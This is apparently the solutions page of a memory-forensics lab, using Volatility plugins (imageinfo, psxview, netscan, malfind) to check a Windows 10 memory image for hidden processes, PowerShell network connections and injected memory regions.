Overview Tasks Solutions

SOLUTIONS


Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

Task 1. Are there any hidden processes?

To begin with, we can execute Volatility's *imageinfo* plugin, to get an idea of the profile of the machine. Let's do so by navigating to */root/* and executing the command below.

```
vol.py -f /root/Memory.vmem imageinfo
```

In the output, Volatility displays the following:




```
root@attackdefense:~# vol.py -f /root/Memory.vmem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win10x64_17134, Win10x64_14393, Win10x64_10586, Win10x64_16299, Win2016x64_14393, Win
10x64_15063 (Instantiated with Win10x64_15063)
                     AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/Memory.vmem)
                          KDBG : 0xf80171b42a60L
          Number of Processors : 2
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff80171b9b000L
                KPCR for CPU 1 : 0xffffd000893ef000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2019-11-18 17:07:34 UTC+0000
     Image local date and time : 2019-11-18 17:07:34 +0000
root@attackdefense:~# 
```

Unfortunately, Volatility did not recognize the profile immediately, after some trial and error approach, it appears that the correct one is "Win10×64_10586", which is one of the possible profiles that Volatility suggested.

Armed with the profile, we proceed further to look at the output of *psxview*, directly jumping into looking for anomalies related to process hiding. The output of it would look similar as on the image below, where we have cropped the image for brevity:

```
vol.py -f /root/Memory.vmem --profile=Win10x64_10586 psxview
```



```
0x000000001d3e3840 SearchIndexer.         868 True   True   True     True   True  True    False
0x0000000001764840 svchost.exe           1112 True   True   True     True   True  True    False
0x000000007e270380 System                   4 True   True   True     True   False False   False
0x000000006e4f2340 csrss.exe              448 True   True   True     True   False True    False
0x000000006e538440 smss.exe               428 True   True   False    True   False True    False    2019-11-18 16:40:51 UTC+0000
0x000000007635e840 smss.exe               272 True   True   True     True   False False   False
0x0000000072986080 csrss.exe              360 True   True   True     True   False True    False
0x0000000032331120                          0 False  False  False    False  False False   True
0x00000000644bdb30 ?/@????/@???          3 False  False  False    False  False False   True
0x000000003181f6c0                          0 False  False  False    False  False False   True
0x0000000079ac0a20 ?????????                0 False  False  False    False  False False   True
root@attackdefense:~# 
```


Although it appears that there are processes which seem not detected by 6 out of 7 of the techniques that *psxview* uses, they are just false positives. It is likely that the EPROCESS memory structure has persisted from a previous reboot, however they are lacking many of the attributes, that's why Volatility fails to parse them properly.

No running processes are hidden.

Task 2. Hunt for suspicious network connections

To look at network connections, we'll use Volatility's netscan plugin. After running it, we'll notice that multiple PowerShell instances have been making (they are now closed but still preserved in memory!) connections to port 80. Remember, we are generally interested in any process that makes connections to port 80 and 443, which is not a browser. Here is the output from the plugin, specifically filtering out the connections from PowerShell:

```
vol.py -f /root/Memory.vmem --profile=Win10x64_10586 netscan | grep -E 'Pid|powershel
```




```
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0xe001eb03f010     UDPv4    0.0.0.0:0                      *:*                                   3004     powershell.exe 2019-11-18 16:55:
14 UTC+0000
0xe001eb03f010     UDPv6    :::0                           *:*                                   3004     powershell.exe 2019-11-18 16:55:
14 UTC+0000
0xe001eafb0800     TCPv4    169.254.55.147:50065           169.254.55.148:80    CLOSED           3720     powershell.exe 2019-11-18 17:07:
27 UTC+0000
0xe001eb904ec0     UDPv4    0.0.0.0:0                      *:*                                   3004     powershell.exe 2019-11-18 16:55:
14 UTC+0000
0xe001eb904ec0     UDPv6    :::0                           *:*                                   3004     powershell.exe 2019-11-18 16:55:
14 UTC+0000
0xe001eb9c5e00     UDPv4    0.0.0.0:0                      *:*                                   3004     powershell.exe 2019-11-18 16:55:
14 UTC+0000
0xe001eba429e0     TCPv4    169.254.55.147:50010           169.254.55.148:80    CLOSED           3004     powershell.exe 2019-11-18 17:05:
09 UTC+0000
0xe001eba50580     TCPv4    169.254.55.147:50067           169.254.55.148:80    CLOSED           3720     powershell.exe 2019-11-18 17:07:
32 UTC+0000
0xe001ec2ef010     UDPv4    0.0.0.0:0                      *:*                                   3720     powershell.exe 2019-11-18 16:47:
45 UTC+0000
0xe001ec2ef010     UDPv6    :::0                           *:*                                   3720     powershell.exe 2019-11-18 16:47:
45 UTC+0000
0xe001ec485be0     UDPv4    0.0.0.0:0                      *:*                                   3720     powershell.exe 2019-11-18 16:47:
45 UTC+0000
0xe001ec485be0     UDPv6    :::0                           *:*                                   3720     powershell.exe 2019-11-18 16:47:
45 UTC+0000
0xe001ec7bd010     UDPv4    0.0.0.0:0                      *:*                                   3720     powershell.exe 2019-11-18 16:47:
45 UTC+0000
0xe001ec932a80     UDPv4    0.0.0.0:0                      *:*                                   3004     powershell.exe 2019-11-18 16:55:
14 UTC+0000
0xe001ece42360     UDPv4    0.0.0.0:0                      *:*                                   3720     powershell.exe 2019-11-18 16:47:
```

Suspicious connections have originated from powershell.exe instances, all of which have connected to the same remote IP address on port 80.

Task 3. Hunt for process injection

approach. Running the plugin returns that injection was detected in the following processes:

```
vol.py -f /root/Memory.vmem --profile=Win10x64_10586 malfind
```



```
root@attackdefense:~# vol.py -f /root/Memory.vmem --profile=Win10x64_10586 malfind
Volatility Foundation Volatility Framework 2.6.1
Process: MsMpEng.exe Pid: 2012 Address: 0x2a4614e0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x2a4614e0000  20 00 00 00 e0 ff 0f 00 0c 00 00 00 01 00 07 00   ................
0x2a4614e0010  00 42 00 30 00 70 00 60 00 50 00 c0 00 d0 00 00   .B.0.p.`.P......
0x2a4614e0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x2a4614e0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

0x614e0000 2000             AND [EAX], AL
0x614e0002 0000             ADD [EAX], AL
0x614e0004 e0ff             LOOPNZ 0x614e0005
0x614e0006 0f000c00         STR WORD [EAX+EAX]
0x614e000a 0000             ADD [EAX], AL
0x614e000c 0100             ADD [EAX], EAX
0x614e000e 07               POP ES
0x614e000f 0000             ADD [EAX], AL
0x614e0011 42               INC EDX
0x614e0012 0030             ADD [EAX], DH
0x614e0014 007000           ADD [EAX+0x0], DH
0x614e0017 60               PUSHA
0x614e001b c000d0           ROL BYTE [EAX], 0xd0
0x614e001e 0000             ADD [EAX], AL
0x614e0020 0000             ADD [EAX], AL
0x614e0022 0000             ADD [EAX], AL
0x614e0024 0000             ADD [EAX], AL
0x614e0026 0000             ADD [EAX], AL
0x614e0028 0000             ADD [EAX], AL
0x614e002a 0000             ADD [EAX], AL
0x614e002c 0000             ADD [EAX], AL
0x614e002e 0000             ADD [EAX], AL
0x614e0030 0000             ADD [EAX], AL
0x614e0032 0000             ADD [EAX], AL
0x614e0034 0000             ADD [EAX], AL
```

- MsMpEng.exe (PID 2012) -- 2 injected memory regions
- Powershell.exe (PID 3720) -- 5 injected memory regions
- SearchUI.exe (PID 4784) -- 1 injected memory region
- Powershell.exe (PID 4740) -- 4 injected memory regions
- Powershell.exe (PID 3004) - 5 injected memory regions

